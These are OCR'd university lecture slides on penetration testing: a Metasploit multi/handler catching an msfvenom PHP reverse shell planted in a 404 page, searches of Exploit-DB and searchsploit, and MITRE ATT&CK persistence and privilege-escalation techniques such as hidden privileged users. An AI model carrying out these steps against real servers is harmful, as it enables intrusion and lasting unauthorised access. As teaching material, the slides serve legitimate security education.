
José Manuel Redondo López

- **Now the 404 error page is malicious**
  - Allowing us to open a **reverse shell** impersonating the website default user
- **The main problem is that the generated exploit is not launched from MSF**
  - We did not use the sequence `use <exploit> - set <exploit parameters> - exploit`
  - It will be something running in a remote machine without MSF installed
- **It this scenario the `multi/handler` module is used**
  - It manages any payload run outside MSF (like the `msfvenom` generated ones) and requires
    - The **kind of payload** (malicious effect) it expects to receive from the launched exploit
    - The **IP and port it will be listening to**
  - **It must boot first than the exploit** associated with it
    - When the exploit is launched, `multi/handler` will receive its requests
    - And will execute the specified **payload** if everything is correct
  - Failure to meet any of these conditions (type of payload, IP…) makes it fail
  - **To learn more**
    - https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
    - https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

(Example) T1203. Exploitation for Client Execution. Msfvenom: working exploit

José Manuel
Redondo López


- **This is the sequence of actions**
  - We select the `multi/handler` (`use`)
  - Then, configure its parameters to match those of the generated exploit
  - We launch the exploit simply by visiting the page we have modified
    - Being a PHP script, just a visit executes its payload (we just wait for a "victim"!)
- **We could get access to a web server changing the code of a web it hosts**
  - This attack vector has many applications,
    - As many as sites where we can place a payload of a `msfvenom` generated exploit!
  - Proper protection of web servers is capital!




T1203. Exploitation for Client Execution: Online public exploit sources

José Manuel Redondo López

- **The Reconnaissance phase gave us services and their versions**
- **We saw that certain web pages list their potential vulnerabilities (CVE)**
  - CVE-Details (https://www.cvedetails.com/)
  - MITRE CVE (https://cve.mitre.org/)
  - NIST (https://nvd.nist.gov/)
- **With this info we can use public exploit sources (Exploit-DB, https://www.exploit-db.com/)**
  - Each found exploit explains
    - If it's **local** (you need to be logged) or remote
    - The **related CVE** (if any, it may be a 0-day)
    - Where to **download its code**, to compile and launch it on the remote system
    - **Additional instructions** to make it work





T1203. Exploitation for Client Execution: Offline public exploit sources (searchploit)

José Manuel Redondo López

- **Local mirror of Exploit-DB**
  - The (probably) largest public exploit DB
  - https://www.exploit-db.com/searchsploit
- **Allows quick searches for exploits**
  - Belonging to the services detected on the target!
  - Here we see the `telnet` ones
- **The functionality is equivalent to the online one**
  - We can also get a file to compile
  - Or detailed instructions on how to use the exploit or breach the associated service

```
root@kali:~# searchsploit telnet
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
----------------------------------------------- ----------------------------------------
3Com SuperStack II PS Hub 40 - TelnetD        | exploits/hardware/remote/21011.pl
602Pro LAN SUITE 2002 - Telnet Proxy l        | exploits/windows/dos/21694.pl
APC WEB/SNMP Management Card (9606) Fi        | exploits/hardware/dos/20654.pl
AbsoluteTelnet 10.16 - 'License name'         | exploits/windows/dos/46874.py
Apple Mac OSX 10.2 - Terminal.APP Teln        | exploits/osx/local/21815.txt
Arescom NetDSL-1000 - 'TelnetD' Remote        | exploits/hardware/dos/1464.c
BSD - 'TelnetD' Remote Command Executi        | exploits/bsd/remote/19520.txt
BSD - 'TelnetD' Remote Command Executi        | exploits/bsd/remote/409.c
Beck IPC GmbH IPC@CHIP - TelnetD Login        | exploits/multiple/remote/20881.txt
Byte Fusion BFTelnet 1.1 - Long Userna        | exploits/windows/dos/19596.txt
CCProxy 6.2 - Telnet Proxy Ping Overfl        | exploits/windows/remote/4360.rb
Celestial Software AbsoluteTelnet 2.0/        | exploits/windows/remote/22229.pl
D-Link Devices - UPnP SOAP TelnetD Com        | exploits/unix/remote/28333.rb
FreeBSD - Telnet Service Encryption Ke        | exploits/bsd/remote/18369.rb
FreeBSD 7.0-RELEASE - Telnet Daemon Pr        | exploits/freebsd/local/8055.txt
GNU inetutils < 1.9.4 - 'telnet.c' Mul        | exploits/linux/dos/45982.txt
GoodTech Telnet Server 4.0 - Remote De        | exploits/windows/dos/23506.txt
GoodTech Telnet Server 5.0.6 - Remote         | exploits/windows/remote/16817.rb
GoodTech Telnet Server < 5.0.7 - Buffe        | exploits/windows/dos/882.cpp
GoodTech Telnet Server < 5.0.7 - Remot        | exploits/windows/remote/883.c
GoodTech Telnet Server NT 2.2.1 - Deni        | exploits/windows/dos/19666.txt
Herospeed - 'TelnetSwitch' Remote Stac        | exploits/hardware/remote/43997.py
Hilgraeve HyperTerminal 6.0 - Telnet B        | exploits/windows/dos/20307.txt
IRIX 5.2/5.3/6.x - TelnetD Environment        | exploits/irix/remote/20149.c
Jordan Windows Telnet Server 1.0/1.2 -        | exploits/windows/remote/23491.pl
Jordan Windows Telnet Server 1.0/1.2 -        | exploits/windows/remote/23492.c
Jordan Windows Telnet Server 1.0/1.2 -        | exploits/windows/remote/23493.txt
Kroum Grigorov KpyM Telnet Server 1.0         | exploits/windows/dos/23530.c
Linux BSD-derived Telnet Service Encry        | exploits/linux/remote/18368.rb
Microsoft Internet Explorer 5.0.1/5.5/        | exploits/windows/remote/20680.html
Microsoft Windows 95/98 Internet Explo        | exploits/windows/local/19462.c
Microsoft Windows NT 3.5.1 SP2/3.5.1 S        | exploits/windows/remote/19113.txt
Microsoft Windows Server 2000 - 'telne        | exploits/windows/remote/20222.cpp
Microsoft Windows Server 2000 - Telnet        | exploits/windows/dos/20047.txt
Microsoft Windows Server 2000 - Telnet        | exploits/windows/dos/20907.sh
Multiple Vendor Telnet Client - Env_op        | exploits/linux/dos/25303.txt
NETGEAR - 'TelnetEnable' Magic Packet         | exploits/hardware/remote/44245.rb
NUUO NVRMini2 3.8 - 'cgi_system' Buffe        | exploits/hardware/remote/45427.py
```

T1203. Exploitation for Client Execution: Applying public exploits

José Manuel Redondo López

- **Applying an exploit is NOT as easy as it sounds**
  - Many times, exploits **are very situational**
    - Requires you to have installed a specific software, a certain configuration, a particular situation on the system...
  - **They apply to very specific versions** of the software
    - It is very important to determine it during enumeration
  - **Requires compilation on the attacked system**
    - Although it may be uploaded in an executable form
  - Sometimes **require a concrete interpreter** on the remote system
    - Although it can also be uploaded
  - **They can be unstable** (or experimental)
- **You may get several negative results initially**
  - We can then use an exploit DB specialized in certain products
  - WordPress Vulnerability Database: https://wpvulndb.com/

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)
Public exploit offline browsing tool

https://www.exploit-db.com/searchsploit

GENERAL USAGE

```
searchsploit [options] term1 [term2] ... [termN]
```

NOTES

For more examples, see the manual: https://www.exploit-db.com/searchsploit
You can use any number of search terms
By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
Use '-c' if you wish to reduce results by case-sensitive searching
And/Or '-e' if you wish to filter results by using an exact match
And/Or '-s' if you wish to look for an exact version match
Use '-t' to exclude the file's path to filter the search results
Remove false positives (especially when searching using numbers - i.e. versions)
When using '--nmap', adding '-v' (verbose), it will search for even more combinations
When updating or displaying help, search terms will be ignored

OPTIONS

SEARCH TERMS

-c, --case [Term]: Perform a case-sensitive search (Default is inSEnsITiVe)
-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")
-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)
--exclude="term": Remove values from results. By using "|" to separate, you can chain multiple values. e.g. --exclude="term1|term2|term3"

OUTPUT

-j, --json [Term]: Show result in JSON format
-o, --overflow [Term]: Exploit titles are allowed to overflow their columns
-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)
-v, --verbose: Display more information in output
-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path
--colour: Disable colour highlighting in search results
--id: Display the EDB-ID value rather than local path

NON-SEARCHING

-h, --help: Show this help screen
-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory
-u, --update: Check for and install any exploitdb package updates (brew, deb & git)
-x, --examine [EDB-ID]: Examine (aka opens) the exploit using $PAGER

AUTOMATION

--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml

EXAMPLES

```
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp
```

< Go to Index

Phases 5-6 >

Phases 7-14 >


Source: zona-militar.com

POST-EXPLOITATION TECHNIQUES

Using the MITRE ATT&CK to know what adversaries can do once they are in our systems

MITRE ATT&CK. POST-EXPLOITATION TECHNIQUES AND TACTICS

José Manuel Redondo López



Phases 5 and 6: Persistence and Privilege Scalation

Turning root and maintaining yourself into the victim machine

TA0003. Persistence

https://attack.mitre.org/tactics/TA0003/

José Manuel
Redondo López

- **Techniques that adversaries use to keep access to systems**
  - Against restarts, changed credentials…
  - Or any other action that could cut off their access
- **Include configuration changes, or any action that allows maintaining a foothold on systems, such as**
  - Replacing or hijacking legitimate code
  - Adding startup code to create a reverse shell in a high port that connects to an attacker system
  - Create a new privileged user, and try to hide its presence so only the attacker knows
  - …
- **Known techniques to gain persistence are listed here**
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md
  - **Windows-focused techniques** https://pentestlab.blog/methodologies/red-teaming/persistence/

TA0004. Privilege Escalation

https://attack.mitre.org/tactics/TA0004/

José Manuel
Redondo López


- **Techniques used to gain higher-level permissions on a system / network**
  - Adversaries can often enter and explore a network with unprivileged access
  - But require elevated permissions to follow their objectives
    - And advance to the next phases of the “adversary lifecycle”
    - Or to win a CTF! ☺
  - Common approaches take advantage of system weaknesses, misconfigurations, vulnerabilities…
- **Examples of elevated access include**
  - `SYSTEM` (for Windows OS, you have basically the same privileges as the OS) / `root` level (Linux OS)
  - Local administrator (administrator of a specific computer, Windows)
  - User account with admin-like access
    - Ex. sudoer user
  - User accounts with access to specific systems or performing specific functions
    - Ex.: accounts with certain important roles

TA0004. Privilege Escalation

https://attack.mitre.org/tactics/TA0004/

José Manuel
Redondo López

- **These techniques often overlap with Persistence techniques**
- **OS features that let an adversary persist typically require elevated privileges**
  - Windows and Linux privilege scalation techniques are different
  - Sometimes serious bugs lead to direct privilege scalation (Ex. Linux 2022 polkit 0-day)
- **Custom tools and techniques are also used**
  - In this course we will see a few of them
  - Empire tool and more post-exploitation
    - https://0xword.com/libros/160-empire-hacking-avanzado-en-el-red-team.html
  - CobaltStrike: https://www.cobaltstrike.com/



TA0004. Privilege Escalation: Some techniques

https://attack.mitre.org/tactics/TA0004/

José Manuel
Redondo López

T1548. Abuse Elevation Control Mechanism

- Most modern systems contain native elevation control mechanisms that are intended to limit what can a user do
- Authorization must be granted to specific users in order to perform tasks considered of higher risk
- An adversary can use several methods **to take advantage of built-in control mechanisms** in order to escalate system privileges

T1068. Exploitation for Privilege Escalation

- An adversary **takes advantage of a programming error** in any software or service of the OS to execute adversary-controlled code
  - Includes the kernel
- Metasploit can be used to achieve this

TA0004. Privilege Escalation: Some techniques

https://attack.mitre.org/tactics/TA0004/

José Manuel
Redondo López

- **T1053. Scheduled Task/Job**
  - Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code
  - Like msfvenom payloads
- **T1078. Valid Accounts**
  - Compromised credentials may be used to bypass the access controls of various resources
  - These may belong to any system in the network, and may be even used for persistent access
  - Again, brute-force password guessing techniques or phising can be used to achieve this
- **T1574. Hijack Execution Flow**
